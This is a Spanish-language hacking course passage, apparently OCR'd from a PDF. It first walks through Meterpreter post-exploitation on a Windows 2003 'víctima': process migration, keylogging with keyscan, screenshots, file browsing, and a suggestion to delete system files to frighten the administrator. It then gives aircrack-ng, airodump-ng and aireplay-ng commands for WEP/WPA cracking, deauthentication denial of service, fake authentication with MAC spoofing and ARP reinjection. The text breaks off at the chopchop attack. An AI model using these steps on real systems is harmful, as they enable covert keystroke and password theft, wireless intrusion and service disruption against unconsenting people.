
Con ps vemos que procesos está ejecutando el Windows 2003. Nos muestra el ejecutable del proceso y el PID o identificador numérico del proceso.




Hay un proceso que es el explorer, lo buscamos y miramos que número de proceso tiene o PID, en este caso el 252. El explorer es el proceso que en los sistemas Windows muestra la interface gráfica. Un claro ejemplo es cuando en el escritorio no nos aparecen los iconos, esto es debido a un fallo de este proceso.




Ahora redirigimos ese proceso hacia nosotros con el comando migrate para controlar su explorer (nada que ver con Internet Explorer). Escribimos migrate PID (en mi caso 252).




Ahora le vamos a meter un keylogger. Los Keyloggers son programas que nos muestra que está haciendo la víctima. Lo normal es que muestren todas las pulsaciones del teclado, inclutendo contraseñas. Muchos Keyloggers nos permiten configurarlos para que cada cierto tiempo nos mande a un correo electrónico que le indiquemos toda esa información, incluso con pantallas de lo que la víctima está viendo. Vamos a usar el keyscan que es muy sencillo, ponemos keyscan_start.




Para ver que realmente nos está funcionando, vamos a hacer también de víctima y abrimos el Windows 2003 y escribimos algo en el notepad, lo que sea.




Vamos al Metasploit de nuevo y ecribimos keyscan_dump para que muestre los resultados hasta ese momento y vemos que muestra lo que se puso en 2003 server.




Ahora veremos todo cuanto escriba por el teclado nuestra víctima.
En el server hacemos lo que sea, como escribir algo en un block de notas.




Ahora vamos a sacar un pantallazo de lo que está haciendo. Para ello usamos el comando screenshot que se encarga de realizar capturas de pantalla.



Esto nos da el directorio donde meterá nuestro pantallazo y el nombre de jpeg. Accedemos desde Kali a ese archivo y abrimos el jpeg. Vemos que sale exactamente la misma pantalla que hay abierta en el Windows 2003.



Ahora en el meterpreter usamos los comandos básicos de linux para movernos dentro del sistema de la víctima. Por ejemplo, pwd para ver el directorio del Windows 2003 en el que estamos y ls para listarlo y que nos muestre el contenido.



Ya podemos entrar en su sistema para borrarle archivos del sistema o de datos y matar de un susto al administrador.

TEMA 7

AIRCRACK

aircrack-ng

aircrack-ng [opciones] <archivo(s) de captura>

Los archivo(s) de captura pueden estar en formato **cap** o **ivs.**

-a
amode
Fuerza el tipo de ataque (1 = WEP estática, 2 = WPA-PSK).

-e
essid
Si se especifica, se usarán todos los IVs de las redes con el mismo ESSID. Esta opción es necesaria en el caso de que el ESSID no esté abiertamente difundido en una recuperación de claves WPA-PSK (ESSID oculto).

-b
bssid
Selecciona la red elegida basándose en la dirección MAC.

-p
nbcpu
En sistemas SMP , especifica con esta opción el número de CPUs.

-q
Activa el modo silencioso (no muestra el estado hasta que la clave es o no encontrada).

-c
(recuperación WEP) Limita la búsqueda a caracteres alfanuméricos sólamente (0x20 – 0x7F).

-t
(recuperación WEP) Limita la búsqueda a los caracteres hexa decimales codificados en binario.
-h
(recuperación WEP) Limita la búsqueda a los caracteres numericos (0×30-0×39)
Estas contraseñas son usadas por defecto en la mayoría de las Fritz!BOXes (routers configurados por defecto).
-d
start
(recuperación WEP) Especifica el comienzo de la clave WEP (en hex), usado para depuración.
-m
maddr
(recuperación WEP) Dirección MAC para la que filtrar los paquetes de datos WEP.
Alternativamente, especifica -m ff:ff:ff:ff:ff:ff para usar todos y cada uno de los IVs, indiferentemente de la red que sea.
-n
nbits
(recuperación WEP) Especifica la longitud de la clave: 64 para WEP de 40-bit , 128 para WEP de 104-bit , etc. El valor predeterminado es 128.
-i
index
(recuperación WEP) Conserva sólo los IVs que tienen este índice de clave (1 a 4).

El comportamiento predeterminado es ignorar el índice de la clave.

-f

fudge

(recuperación WEP) De forma predeterminada, este parámetro está establecido en 2 para WEP de 104-bit y en 5 para WEP de 40-bit.

Especifica un valor más alto para elevar el nivel de fuerza bruta: la recuperación de claves llevará más tiempo, pero con una mayor posibilidad de éxito.

-k

korek

(recuperación WEP) Hay 17 ataques de tipo estadístico de korek. A veces un ataque crea un enorme falso positivo que evita que se obtenga la clave, incluso con grandes cantidades de IVs. Prueba -k 1, -k 2, ... -k 17 para ir desactivando cada uno de los ataques de forma selectiva.

-x ó -x0

(recuperación WEP) No aplicar fuerza bruta sobre los dos últimos keybytes.

-x1

(recuperación WEP) Aplicar fuerza bruta sobre el último keybyte.

-x2

(recuperación WEP) Aplicar fuerza bruta sobre los dos últimos keybytes.

-X

No aplicar fuerza bruta multiproceso (En sistemas SMP).

-y

(recuperación WEP) Éste es un ataque de fuerza bruta

experimental único que debería ser usado cuando el método normal de ataque falle con más de un millón de IVs.

-s

(recuperación WEP) Mostrar la clave en formato ASCII.

-z

(recuperación WEP) Opción de ataque PTW (Solo funciona bajo archivos .cap)

-w

words

(recuperación WPA) Ruta hacia la lista de palabras o "-" sin comillas para
utilizar complementos de tipo (fuerza bruta).

ivstools

Esta es una utilidad muy buena ya que sirve para:

1º)unir archivos ivs en uno solo usamos el siguiente comando:

ivstools –merge captura1.ivs captura2.ivs captura3.ivs archivofinal.ivs

siendo **captura(s)** los archivos que queremos unir
y **archivofinal** el que nos generara como unión de los anteriores

2º) Para convertir un archivo con extensión **cap** en **ivs**:

ivstools –captura.cap archivofinal.ivs

makeivs

Es una utilidad que nos permite crear un archivo con extensión ivs con la clave que nosotros le añadamos (es solo para hacer pruebas no sirve para nada mas)

makeivs.exe captura.ivs 866578388f517be0b4818a0db1

siendo **captura** el archivo inventado
y **866578388f517be0b4818a0db1**la clave inventada

Airmon-ng

Sirve para poner nuestra tarjeta en modo monitor antes de empezar a capturar trafico debemos poner nuestra tarjeta en modo monitor usando este script para ello tecleamos:

airmon-ng <start/stop> <dispositivo> [canal]

start: para activar el modo monitor.
stop: para parar el modo monitor.
dispositivo: nuestra tarjeta (ath0, eth0, raw0.....)

Airodump-ng

Descripción

Se usa para capturar datos trasmitidos a través del protocolo 802.11 y en particular para la captura y recolección de IVs (vectores iniciales) de los paquetes WEP con la intención de usar aircrack-ng. Si existe un receptor GPS conectado al ordenador airodump-ng muestra las coordenadas del AP.

Uso

Antes de usarlo debes haber iniciado el script airmon-ng para que se muestren los dispositivos wireless que posees y para

activar el modo monitor. Puedes, pero no se recomienda que ejecutes Kismet y airodump al mismo tiempo.

airodump-ng [opcione(s)] <dispositivo>

OPCIONES:

–ivs: Captura solo ivs
–gpsd: Para usar un dispositivo Gps
–write <nombre del archivo a guardar> :crea un archivo del nombre que le hallamos puestos y con la extensión(.cap ó .ivs) y empieza a capturar.
-w: es lo mismo que poner write
–beacons: Guarda los beacons, por defecto no los guarda.

Por defecto airodump captura todos los canales que se encuentren dentro de la frecuencia 2,4 GHz.

–channel :Captura el canal especificado
-c: Lo mismo que escribir channel
-a: Captura en la frecuencia de 5Ghz especifica del canal a
-abg: Captura tanto en frecuencias de 2,4Ghz como en 5 Ghz

Para configurar correctamente los comandos debemos seguir el orden en el que están escritos en este texto y omitir el comando que no deseemos modificar:

Ejemplos:

airodump-ng –ivs -w prueba -c 11 -abg ath0

capturaría solo ivs creando un archivo llamado prueba en el canal 11 tanto en a/b/g

airodump-ng -w prueba -c 11 -abg ath0

capturaría creando un archivo cap llamado prueba en el canal 11 tanto en a/b/g

***Airodump oscila entre WEP y WPA.**

Esto ocurre cuando tu controlador no desecha los paquetes corruptos (los que tienen CRC inválido). Si es un ipw2100 (Centrino b), simplemente no tiene arreglo; ve y compra una tarjeta mejor. Si es una Prism2, prueba a actualizar el firmware.

*** ¿ Cuál es el significado de los campos mostrados por airodump-ng ?**

airodump-ng mostrará una lista con los puntos de acceso detectados, y también una lista de clientes conectados o estaciones («stations»).

```
CH  7 ][ BAT: 2 hours 10 mins ][ 2006-03-28 21:00

BSSID              PWR  Beacons    # Data  CH  MB  ENC   ESSID

00:13:10:30:24:9C   46       15      3416   6  54. WEP   the ssid
00:09:5B:1F:44:10   36       54         0  11  11  OPN   NETGEAR

BSSID              STATION            PWR  Packets  Probes

00:13:10:30:24:9C  00:09:5B:EB:C5:2B   48      719  the ssid
00:13:10:30:24:9C  00:02:2D:C1:5D:1F  190       17  the ssid
```

Field	Description
BSSID	Dirección MAC del punto de acceso.
PWR	Nivel de señal reportado por la tarjeta. Su significado depende del controlador, pero conforme te acercas al punto de acceso o a la estación la señal aumenta. Si PWR == -1, el controlador no soporta reportar el nivel de señal.
Beacons	Número de paquetes-anuncio enviados por el AP. Cada punto de acceso envía unos diez beacons por segundo al ritmo (rate) mínimo (1M),por lo que normalmente pueden ser recogidos desde muy lejos..
# Data	Número de paquetes de datos capturados (si es WEP, sólo cuenta IVs),incluyendo paquetes de datos de difusión general.
CH	Número de canal (obtenido de los paquetes beacon). Nota: algunas veces se capturan paquetes de datos de otros canales aunque no se esté alternando entre canales debido a las interferencias de radiofrecuencia.
MB	Velocidad máxima soportada por el AP. Si MB = 11, entonces se trata de 802.11b, si MB = 22 entonces es 802.11b+y velocidades mayores son 802.11g. El punto (despues de 54) indica que short preamble esta soportado.
ENC	Algoritmo de encriptación en uso. OPN = sin encriptación, "WEP?" = WEP o mayor (no hay suficiente datos para distinguir entre WEP y WPA), WEP (sin la interrogación) indica WEP estática o dinámica,y WPA si TKIP o CCMP están presentes.
ESSID	Conocida como "SSID", puede estar vacía si el ocultamiento de SSID está activo. En este caso airodump tratará de recuperar el SSID de las respuestas a escaneos y las peticiones de asociación.
STATION	Dirección MAC de cada estación asociada. En la captura de más arriba se han detectado dos clientes (00:09:5B:EB:C5:2B y 00:02:2D:C1:5D:1F).

Aireplay-ng

Se pueden realizar 5 ataques diferentes:

Ataque 0: Desautentificación
Ataque 1: Autentificación falsa
Ataque 2: Selección interactiva del paquete a enviar
Ataque 3: Reinyección de petición ARP
Ataque 4: El «chopchop» de KoreK (predicción de CRC)

Ataque 0: Desautentificación

Este ataque se puede utilizar para varios propósitos:

***Capturar el WPA Handshake**

Para ello debemos poner el siguiente comando:

aireplay-ng -0 5 -a 00:13:10:30:24:9C -c 00:09:5B:EB:C5:2B ath0

0 significa desautentificación de cliente sirve para que se vuelva a asociar, vaciando de esta forma el cache ARP y por lo tanto volviendo a enviar su handshake.

-a 00:13:10:30:24:9C Seria el AP

-c 00:09:5B:EB:C5:2B Seria una Station asociada a esa AP. Si omitimos esta ultima parte el ataque se realiza sobre todos las Station conectadas a ese AP.

ath0 Es nuestra tarjeta según los diversos modelos de tarjeta (chip) varia wlan0, eth0, ra0....

***Reinyección ARP**

aireplay-ng -0 10 -a 00:13:10:30:24:9C ath0
aireplay-ng -3 -b 00:13:10:30:24:9C -h 00:09:5B:EB:C5:2B ath0

como podemos observar el primer comando es una desautentificación seguida de una reinyección de los paquetes obtenidos se supone que al haber vaciado la cache del cliente y volverse a conectar vuelve a enviar la contraseña
-b 00:13:10:30:24:9C Seria el AP
-h 00:09:5B:EB:C5:2B Seria el cliente

*Denegación del servicio a clientes conectados

Se basa en el envió continuo de paquetes de desautentificación con la consiguiente imposibilidad del(os) cliente(s) de conectarse.

aireplay-ng -0 0 -a 00:13:10:30:24:9C ath0

0 hace que envié paquetes continuamente a cualquier Station conectado a ese AP si solo queremos uno en particular enviaríamos con el comando:

aireplay-ng -0 0 -a 00:13:10:30:24:9C -c 00:09:5B:EB:C5:2B ath0

Ataque 1: Autentificación falsa

Este ataque es solamente exitoso cuando necesitamos un cliente asociado al AP para realizar los ataques 2, 3, 4 (-h opción) y no lo tenemos. Por lo tanto consiste en crear nosotros mismos un cliente que se asociara a ese AP .Hay que recordar llegando a este punto que siempre será mejor un cliente verdadero ya que el falso no genera trafico ARP.

Se recomienda que antes de realizar este ataque cambiemos nuestra dirección MAC de la tarjeta para que envié correctamente ACKs (peticiones).

ifconfig ath0 down
ifconfig ath0 hw ether 00:11:22:33:44:55
ifconfig ath0 up

Una vez realizado esto lanzamos el ataque de la siguiente forma:

aireplay-ng -1 0 -e 'the ssid' -a 00:13:10:30:24:9C -h
00:11:22:33:44:55 ath0
12:14:06 Sending Authentication Request

12:14:06 Authentication successful
12:14:06 Sending Association Request
12:14:07 Association successful ☺

'the ssid' sin las comillas es el nombre del
AP **00:11:22:33:44:55** Cliente falso

Con los CVS 2005-08-14 madwifi parcheados, es posible inyectar paquetes estando en modo Infraestructura (la clave WEP en sí misma no importa, en tanto que el AP acepte autenticación abierta). Por lo que, en lugar de usar el ataque 1, puedes sólo asociarte e inyectar / monitorizar a través de la interfaz athXraw:

ifconfig ath0 down hw ether 00:11:22:33:44:55
iwconfig ath0 mode Managed essid 'the ssid' key AAAAAAAAAA
ifconfig ath0 up
sysctl -w dev.ath0.rawdev=1
ifconfig ath0raw up
airodump-ng ath0raw out 6

Entonces puedes ejecutar el ataque 3 o el 4 (abajo, aireplay reemplazará automáticamente ath0 por ath0raw):

aireplay-ng -3 -h 00:11:22:33:44:55 -b 00:13:10:30:24:9C ath0
aireplay-ng -4 -h 00:10:20:30:40:50 -f 1 ath0
Este ataque mencionado anteriormente hay muchas veces que falla y no es 100% seguro ya que ha sido probado por muchos de nosotros. El AP es cierto que escupe ivs pero hay veces que al intentar sacar la clave descubrimos que la clave es la introducida por nosotros por lo tanto no serviría de nada

Algunos puntos de acceso requieren de reautentificación cada 30 segundos, si no nuestro cliente falso será considerado desconectado. En este caso utiliza el retardo de re-asociación periódica:

aireplay-ng -1 30 -e 'the ssid' -a 00:13:10:30:24:9C -h 00:11:22:33:44:55 ath0

si en vez de 30 segundos queremos 20 pues escribimos 20 si fuesen 10 modificamos por 10 y asi sucesivamente

Si este ataque parece fallar (aireplay permanece enviando paquetes de petición de autenticación), puede que esté siendo usado un filtrado de direcciones MAC. Asegúrate también de que:

Estás lo suficientemente cerca del punto de acceso, pero ojo no demasiado porque también puede fallar.
El controlador está correctamente parcheado e instalado.
La tarjeta está configurada en el mismo canal que el AP.
El BSSID y el ESSID (opciones -a / -e) son correctos.
Si se trata de Prism2, asegúrate de que el firmware está actualizado.

Ataque 2: Selección interactiva del paquete a enviar

Este ataque te permite elegir un paquete dado para reenviarlo; a veces proporciona resultados más efectivos que el ataque 3 (reinyección automática de ARP).

Podrías usarlo, por ejemplo, para intentar el ataque «redifundir cualesquiera datos», el cuál sólo funciona si el AP realmente reencripta los paquetes de datos WEP:

aireplay-ng -2 -b 00:13:10:30:24:9C -n 100 -p 0841 -h 00:09:5B:EB:C5:2B -c FF:FF:FF:FF:FF:FF ath0

También puedes usar el ataque 2 para reenviar manualmente paquetes de peticiones ARP encriptadas con WEP, cuyo tamaño es bien 68 o 86 bytes (dependiendo del sistema operativo):

aireplay-ng -2 -b 00:13:10:30:24:9C -d FF:FF:FF:FF:FF:FF -m 68 -n 68 -p 0841 -h 00:09:5B:EB:C5:2B ath0

aireplay-ng -2 -b 00:13:10:30:24:9C -d FF:FF:FF:FF:FF:FF -m 86 -n 86 -p 0841 -h 00:09:5B:EB:C5:2B ath0

Otra buena idea es capturar una cierta cantidad de trafico y echarle un ojo con ethereal. Si creemos al examinar el trafico que hay dos paquetes que parecen una petición y una respuesta (Un cliente envía un paquete y poco después el destinatario responde a este) entonces es una buena idea intentar reinyectar el paquete petición para obtener paquetes respuestas

Ataque 3: Reinyección de petición ARP

El clásico ataque de reinyección de petición ARP es el mas efectivo para generar nuevos IVs, y funciona de forma muy eficaz. Necesitas o bien la dirección MAC de un cliente asociado (00:09:5B:EB:C5:2B), o bien la de un cliente falso del ataque 1 (00:11:22:33:44:55). Puede que tengas que esperar un par de minutos, o incluso más, hasta que aparezca una petición ARP; este ataque fallará si no hay tráfico.

Por favor, fíjate en que también puedes reutilizar una petición ARP de una captura anterior usando el interruptor -r .

aireplay-ng -3 -b 00:13:10:30:24:9C -h 00:11:22:33:44:55 ath0
Saving ARP requests in replay_arp-0627-121526.cap
You must also start airodump to capture replies.
Read 2493 packets (got 1 ARP requests), sent 1305 packets...

El «chopchop» de KoreK (predicción de CRC)

